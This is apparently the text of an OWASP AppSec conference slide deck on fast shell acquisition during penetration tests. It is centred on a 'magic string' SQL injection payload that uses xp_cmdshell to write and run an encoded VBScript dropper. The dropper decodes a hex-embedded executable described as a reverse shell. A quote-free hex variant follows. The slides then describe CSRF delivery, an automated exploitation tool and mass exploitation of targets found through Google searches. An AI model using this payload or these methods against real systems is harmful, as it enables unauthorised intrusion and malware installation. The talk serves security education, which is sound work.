



One Click Ownage, *Adventures of a lazy pen tester...*

Ferruh Mavituna
Lead developer of netsparker

Mavituna Security Ltd.
ferruh@mavitunasecurity.com

AppSec DC

The OWASP Foundation

<http://www.owasp.org>



netsparker
web application security scanner

Who's this bloke?

- Focused on web application security since 2001
- Worked for Turkish Army and Police forces as security trainer and consultant between
- Developer of many open source security tools such as "BSQL Hacker", "XSS Shell", "XSS Tunnel", "Freakin' Simple Fuzzer", and papers such as "Deep Blind SQL Injection", "SQL Injection Wildcard Attacks"
- Founded Mavituna Security in London/UK in 2009 to introduce netsparker – web application security scanner to the commercial market.

It's boring...

- Penetration Testing can be a bit repetitive and hell of a boring task.
- To make it *more* fun:
 - ▶ Automate as much as possible,
 - ▶ Own the system as quick as you can.

Two ways to get over it

1. Quit your job, dominate the world via SQL Injection for fun and profit.
2. Get a shell from the target system(s) within the first 30 minutes of the test. Then examine source code, escalate your privileges etc.

Either way I'm going to show you how...

How to get a shell - 101

1. RFI – Remote File Inclusions
2. LFI - Local File Inclusions
3. SQL Injection
 - ▶ xp_cmdshell, MySQL UDF etc.
 - ▶ Writing a webshell from an SQL Injection
4. Command Injection (*passthrough etc.*)
5. Code Injection (*eval, PHP /e regexes etc.*)
6. File Upload
7. WebDAV
8. SSI

What would you do?

■ SQL Injection

- ▶ SQL Server
- ▶ Privileged / SA Connection

This?

■ TFTP/FTP/UNC Share Tricks

- ▶ Relies on TFTP or FTP
- ▶ There shouldn't be any outbound filtering for FTP, TFTP and UNC
- ▶ Requires a TFTP/FTP/UNC listener in the attacker's system

■ If a decent outbound filtering is in place, split your binary into so many chunks then feed it to debug.exe

- ▶ Slow and requires many requests
- ▶ You need an automated tool to do this (*such as sqlninja*)

What would you do?

■ SQL Injection

- ▶ Open Source Application
- ▶ Vulnerable to SQL Injection in “admin section” which is protected by NTML Authentication
- ▶ SQL Server
- ▶ Privileged / SA Connection
- ▶ Vulnerable to CSRF

Magic String

```
1;exec master..xp_cmdshell 'echo
```

```
d="4D5A900003x0304x03FFFFx02B8x0740x2380x030E1FBA0E00B409CD21B8014CCD21546869732070726F6772616D2063616E6E6F7420626520  
72756E20696E20444F53206D6F64652E0D0D0A24x075045x024C010300176FAD27x08E0000F030B0102380010x0310x0350x024062x0360x0370x0  
440x0210x0302x0204x0301x0304x0880x0310x0602x0520x0210x0410x0210x0610x0C70x02ACx7355505830x0550x0310x0702x0E80x02E055505831  
x0510x0360x0304x0302x0E40x02E055505832x0510x0370x0302x0306x0E40x02C0332E303300555058210D090209F0B5FC11B9DF8C86A641x021D  
02x0326x0226x02EDB7FFDBFF31C0B9002040006830100464FF30648920506A406812x02DA2FE4F65151E9x023C90FF253C402916B205DB07x02  
0F40882A4BE6000700FFFFEE01FCE8560B535556578B6C24188B453C8B54057801FFFFFFE5EA8B4A5A2001EBE332498B348B01EE31FFFC31C  
0AC38E07407C1CFDB97EDFF0D01C7EBF23B7C241475E12324668B0C4B081CFFDFDE2E8B0429E8EB02285F5E5D5BC208005E6A305964FB7F  
7BFB8B198B5B0C021C8B1B040853688E4E0EECFDD689C709F3DFBE7C54CAAF9181EC00018A5057565389E5E81FFFFFFF5D900EB61918E7A4  
1970E9ECF9AA60D909F5ADCBEDFC3B5753325F33FFFFFFF32005B8D4B1851FFD789DF89C38D75146A05595153FF348FFF55045989048EE27  
3DDB6FDF22B2754FF370D2883500040010C6FFFFFF6D246D68C0A801976802001A0A89E16A10515714206A40B5B6BDFB5E56C1E6060308566A0  
0100C5006A8B2E0AE851A18FFD3B81141B62A1F83AA0009C23617C974404858400F84CE54B60340615516A0A80C7FD90C14443C300145786974  
50E2DDBFFC726F636573735669727475616C0F746563740FF92FCF1050454C010300176FAD27E000788334FF0F030B0102380002221003EDBAB  
724F20B1F04060100DF7B369B07501775F90600205830D96037103F103D85A9485E84002E02857DC39E786090AC02236FD9FB8BB9602E726461  
74610C03EC9B9D3D64C2402E692784104B4188293B2427C029x03B82A070012x02FFx0E60BE156040008DBEEBAFFFFF57EB0B908A0646880747  
01DB75078B1E83EEFC11DB72EDB801x0301DB75078B1E83EEFC11DB11C001DB73EF75098B1E83EEFC11DB73E431C983E803720DC1E0088A  
064683F0FF747489C501DB75078B1E83EEFC11DB11C901DB75078B1E83EEFC11DB11C975204101DB75078B1E83EEFC11DB11C901DB73EF75  
098B1E83EEFC11DB73E483C10281FD00F3FFFF83D1018D142F83DFDC760F8A02428807474975F7E963FFFFFF908B0283C204890783C70483E9  
0477F101CFE94CFFFFFFF5E89F7B901x038A07472CE83C0177F7803F0075F28B078A5F0466C1E808C1C01086C429F880EBE801F0890783C70588  
D8E2D98DBE0040x028B0709C0743C8B5F048D84300060x0201F35083C708FF962860x02958A074708C074DC89F95748F2AE55FF962C60x0209C  
07407890383C304EBE1FF963C60x028BAE3060x028DBE00F0FFFFB0010x0250546A045357FFD58D879F01x0280207F8060287F585054505357F  
FD558618D4424806A0039C475FA83EC80E938ACFFFFx444470x022870x165070x025E70x026E70x027E70x028C70x029A70x064B45524E454C333  
22E444C4C024C6F61644C69627261727941x0247657450726F6341646472657373x025669727475616C50726F74656374x025669727475616C416C  
6C6F63x025669727475616C46726565x034578697450726F63657373x025669727475616C50726F74656374x025669727475616C416C  
^& "wr.exe", R^(d^):Function R^(t^):Dim Arr^(^):For i=0 To Len^(t^)-1 Step 2:Redim Preserve Arr^(S^):FB=Mid^(t,i+1,1^):SB=Mid^(t,i+2,1^):HX=FB ^&  
SB:If FB="x" Then:NB=Mid^(t,i+3,1^):L=H^(SB ^& NB^):For j=0 To L:Redim Preserve Arr^(S+^(j*2^)+1^):Arr^(S+j^)=0:Arr^(S+j+1^)=0:Next:i=i+1:S=S  
+L:Else:If Len^(HX^)^>0 Then:Arr^(S^)=H^(HX^):End If:S=S+1:End If:Next:Redim Preserve Arr^(S-2^):R=Arr:End Function:Function  
H^(HX^):H=CLng^( "&H" ^& HX^):End Function:Sub W^(FN, Buf^):Dim aBuf:Size = UBound^(Buf^):ReDim aBuf^(Size\2^):For I = 0 To Size - 1 Step  
2:aBuf^(I\2^)=ChrW^(Buf^(I+1^)*256+Buf^(I^)):Next:If I=Size Then:aBuf^(I\2^)=ChrW^(Buf^(I^)):End If:aBuf=Join^(aBuf,""):Set  
bS=CreateObject^( "ADODB.Stream" ):bS.Type=1:bS.Open:With CreateObject^( "ADODB.Stream" ): .Type=2: .Open: .WriteText  
aBuf: .Position=2: .CopyTo bS: .Close:End With:bS.SaveToFile FN,2:bS.Close:Set bS=Nothing:End Sub>p.vbs && p.vbs && %TEMP%\wr.exe'
```

Demo

Getting a reverse shell

Little Tricks

- Usage VBPACKER, UPX and meterpreter
- Further optimisation by compressing null bytes in the hex string,
- It's possible to use any executable as the initial payload, therefore you can upload a RAT or a tool to support DNS tunnelling to bypass outbound filtering.
- Meterpreter gives us the flexibility to whatever we want after the initial exploitation.

Remember the CSRF

- Do you remember that SQL Injection in the admin section, well now we can get a reverse shell out of it by crafting a CSRF attack which includes our magic string.


Injection Without Quotes

```
DECLARE @X VARCHAR(8000);SET
@X=CAST(0x65786563206d61737465722e2e78705f636d6473686566c6c202765636866f20643d2244435413930303030303783033303478303346464646783032423878303734307832333830783
0330453146424130453030423430394344323142383031344343443231353436383639373332303730373236463637373236313644323036333631364536453646373432303632363532303732
373536453230363936453230343434463533230364436463634363532453044304430413234783037353034357830323443303130333030383731393444433078303845303030304630330423
03130323338303031307830333130783033353078303234303632783033363078303337307830343430783032313078303330327830323034783033303178303330347830383830783033313078
30363032783035323078303231307830343130783032313078303631307830433730783032414378373335353035383330783035353078303331307830373032783045383078303245303535
53035838331783035313078303336307830333034783033303278304534307830324530353530353833327830353130783033373078303330327830333036783045343078303243303333245
33303333303035353530353832313044303930323039313942363943384143464445413637344136344178303231443032783033323678303232367830323444423746464442464633314330423
930303230343030303638333031303034363446463303634383932303530364134303638313278303244132464534463635313531453978303233433930464632353433343032393136423230
3544423037783032304634303838324134424536303030373030464646464530314643453835363042353335353635373842364332343138384234353343384235343035373830314646464
6464645354541384234413541323030314542453333234393842333438423031454533314646464333314330414333384530373430374331434644423937454446463044303143374542463233
423743234313437354531323332343636384230433442303831434646444644532453842303432394538454230323238354635453544354243323038303035453641333035393634464237463
74246423842313938423542304330323143384231423034303835333638384534453045454346464436383943373039463344464245374335344341414639313831454330303031384135303537
3536353383945354538314646464646464635443930304542363139313845374134313937304539454346394141363044393039463541444342454446433342353735333332354633334646464
646464633323030354238443442313835314646443738394463839433384437353134364130353539353135334663334384646463535303435393839303438454532373344444236464446
623242323735344646337304432383833353030303430303130433646464646463644323436443638433041383041363436383032303031413041383945313641413130353135373134323036413
43042354236424446423545353643314536303630330383536364130303130304335303036413842232450414538353141313846464434238313134314236324131463834141303030394332
333631374339373434303438353834303046383443455354423630333430363135353136413041383043374644393043313434343333303031343537383639373435304532444442464643373
2364636336353733373335363639373237343735363136433046373436353633373430464639324643463130353034353443303130333030383731393444433045303030373838333334464630
46303330423031303233383030303232323130303345444241423732344632304231463034303630313030444637423336394230373530313737354639303630303230353833304439363033373
130334631303344383541393438354538343030324530323835374443333945373836303930414330323233364644394642424239363032453732363436313734363130433033454339423944
334436344332343032453639323738343130344232373042323933423234323736333430324178303337303037303032347830324646783045363042453135363034303038444245454241364
64646463537454230423930384130363436383830373437303144423735303738423145383345454643313144423732454442383031783033303144423735303738423145383345454643313144
42313143303031444237334546373530393842314538334545464331314442373345433331433938334538303337323044433145303038384130363436383346304646373437343839433530314
44237353037384231453833454546433131444231314339303144423735303738423145383345454643313144423131433937353230343130314442373530373842314538334545464331314442
31314339303144423733454637353039384231453833454546433131444237334534383343313032383146443030463346464646383344313031384431343246383346444643373630463841303
2343238383037343734393735463745393633464646464639303842303238334332303438393037383343373034383345393034373746313031434645393443464646464635453839463742
39303178303338413037343732434538334330313737463738303346303037354632384230373841354630343636433145383038433143303130383643343239463838304542453830314630383
9303738334337303538384438453244393844424530303430783032384230373039433037343343384235463034384433303036307830323031463335303833433730384646363936323836
30783032393538413037343730384330373444433839463935373438463241453535464639363243363078303230394330373430373839303338334333303445424531464639363343363078303
238424145333036307830323844424530304630464646464242303031307830323530353436413034353335374646443538446373946303178303238303230374638303630323837463833833530
35343530353335374646443535383631384434343234383036413030333943343735641383341383345383045393338414346464646783434343437307830323238373078313635303730783032354
5373078303236453730783032384337307830323941373078303634423435353234453435344333333232453434344334437830323443364636313634344336393632373236
31373237393431783032343736353734353037323646363334313634363437323635373337337830323536363937323734373536313643343637323635363578303334353738363937343530373236463633363537333733784646783541223a57
204372656174654f626a6563745e2822536372697074696e672e46696c6553797374656d4f626a656374225e292e4765745370656369616c466f6c6465725e28325e29205e2620225c77722e65786
5222c20525e28645e293a46756e6374696f6e20525e28745e293a44696d204172725e285e293a466f7220693d3020546f204c656e5e28745e292d31205374657020323a526564696d205072657365
7276652041725e28535e293a46423d4d69645e28742c692b312c315e293a53423d4d69645e28742c692b322c315e293a48583d4642205e262053423a49662046423d227822205468656e3a4e423d
4d69645e28742c692b332c315e293a4c3d485e285342205e26204e425e293a466f72206a3d3020546f204c3a526564696d2050726573657276652041725e28532b5e286a2a325e292b315e293a417
25e28532b6a5e293d303a41725e28532b6a2b315e293d303a4e6578743a693d692b313a533d532b4c3a456c73653a4966204c656e5e284858e295e3e30205468656e3a41725e28535e293d485e2
84858e293a456e642049663a533d532b313a456e642049663a4e6578743a526564696d2050726573657276652041725e28532d325e293a523d41723a456e642046756e6374696f6e3a46756e637
4696f6e20485e284858e293a483d434c6e675e28226482205e262044f44422e5374265616d225e293a2e547970653d323a2e4f70656e3a2e57726974655465787420614275665e293a44696d20614275665e28495c325e293d436
872575e284275665e28492b315e292a2c3235362b4275665e28495e295e293a4e6578743a496620493d453697a65205468656e3a614275665e28495c325e293d436872575e284275665e28495e295e2
93a456e642049663a614275663d4a6f696e5e28614275662c22225e293a5365742062533d4372656174654f626a6563745e282241444f44422e5374265616d225e293a2e547970653d323a2e4f70656e3a2e57726974655465787420614275663a2e506f736974
696f6e3d323a2e436f7079546f2062533a2e436c6f73653a456e6420576974683a62532e53617665546f6696c6520464e2c323a62532e436c6f73653a5365742062533d4e6f7468696e673a456e642
05375623e702e76627320262620702e766273202626202554454d50255c77722e65786527 AS VARCHAR(8000));EXEC(@X);
```

Automation

Did I tell you that I'm really lazy ?


Introducing the "Web Raider"



What's Web Raider

- It's a plugin based automated web application exploitation tool which focuses to get a shell from multiple targets or injection points.
- Internally, it uses meterpreter listener
- Currently got 3 plugins:
 - ▶ Simple HTML Parser (*to identify injection points, parses HTML and extracts links and HTML Forms to attack*)
 - ▶ SQL Injection
 - ▶ File Upload
 - ▶ Writing a new plugin is quite easy

Listener Screenshot




Demo

Web Raider

World Domination



Google + Mass SQL Injection



The screenshot shows the SCMagazine.com website. The logo is 'SC MAGAZINE FOR IT SECURITY PROFESSIONALS'. The navigation menu includes Home, News, Products, Blogs, Buyers Guide, Whitepapers, Jobs, and Events. A 'Topic Center' lists categories like Email Security, Compliance, Patch Management, Financial Services, Health Care, and Retail. The article title is 'Mass SQL injection attack compromises 70,000 websites' by Jim Carr, dated January 08, 2008. The article text describes an automated SQL injection attack that compromised over 70,000 websites and hijacked visitors' PCs. It mentions that the hacked sites could be found via a Google search and that Roger Thompson, chief research officer at Grisoft, noted the attack in a blog post. A quote from Alan Paller, SANS research director, is also included. On the right side, there are sections for 'RELATED ARTICLES' and 'RELATED LINKS'. The 'RELATED ARTICLES' section lists several related security news items, and the 'RELATED LINKS' section lists related organizations like CA, Guardium, Grisoft, and SANS Institute Internet Storm Center.

SC MAGAZINE
FOR IT SECURITY PROFESSIONALS

Home News Products Blogs Buyers Guide Whitepapers Jobs Events

Topic Center: Email Security Compliance Patch Management Financial Services Health Care Retail

Home > News > Mass SQL injection attack compromises 70,000 websites

Mass SQL injection attack compromises 70,000 websites

Jim Carr January 08, 2008

PRINT EMAIL REPRINT FONT SIZE: A | A | A

BOOKMARK

Updated Wed., Jan. 9, 2008, at 4:37 p.m. EST

An automated [SQL injection](#) attack, which at one point compromised more than 70,000 websites, hijacked visitors' PCs with a variety of exploits last week, according to researchers.

The hacked sites, which could be found easily via a [Google](#) search, affected a wide variety of pages, Roger Thompson, chief research officer at Grisoft, noted Saturday in a [blog post](#).

"This was a pretty good mass hack," he said. "It wasn't just that they got into a server farm, as the victims were quite diverse, with presumably the only common point being whatever vulnerability they all shared."

The attack affected websites in both the .edu and .gov domains, according to researchers at the [SANS Institute's Internet Storm Center](#) (ISC). Several pages of [CA's](#) website were infected as well.

"These are almost all trusted sites," Alan Paller, SANS research director, told [SCMagazineUS.com](#).

RELATED ARTICLES

- [SQL injection attacks on the rise, says SecureWorks](#)
- [Cyberattackers may have personal information of MLsgear.com shoppers](#)
- [Massive hacker attack continues](#)
- [Microsoft recommends free tools to address SQL attacks](#)
- [Sony PlayStation website hit by SQL attack](#)
- [Thousands of web servers hit by SQL attack](#)
- [IBM: Unpatched applications threaten users](#)


RELATED LINKS

- [CA](#)
- [Guardium](#)
- [Grisoft](#)
- [SANS Institute Internet Storm Center](#)

MORE IN NEWS



It's easier than you thought..



Don't try this at home! (definitely don't try *from home!*)

1. Search google for "asp?id="
2. Attack every single one of them with one request

Hmm, that's it...

Got questions, anything to add or discuss?



Thanks

Ferruh Mavituna
ferruh@mavitunasecurity.com

AppSec DC

The OWASP Foundation

<http://www.owasp.org>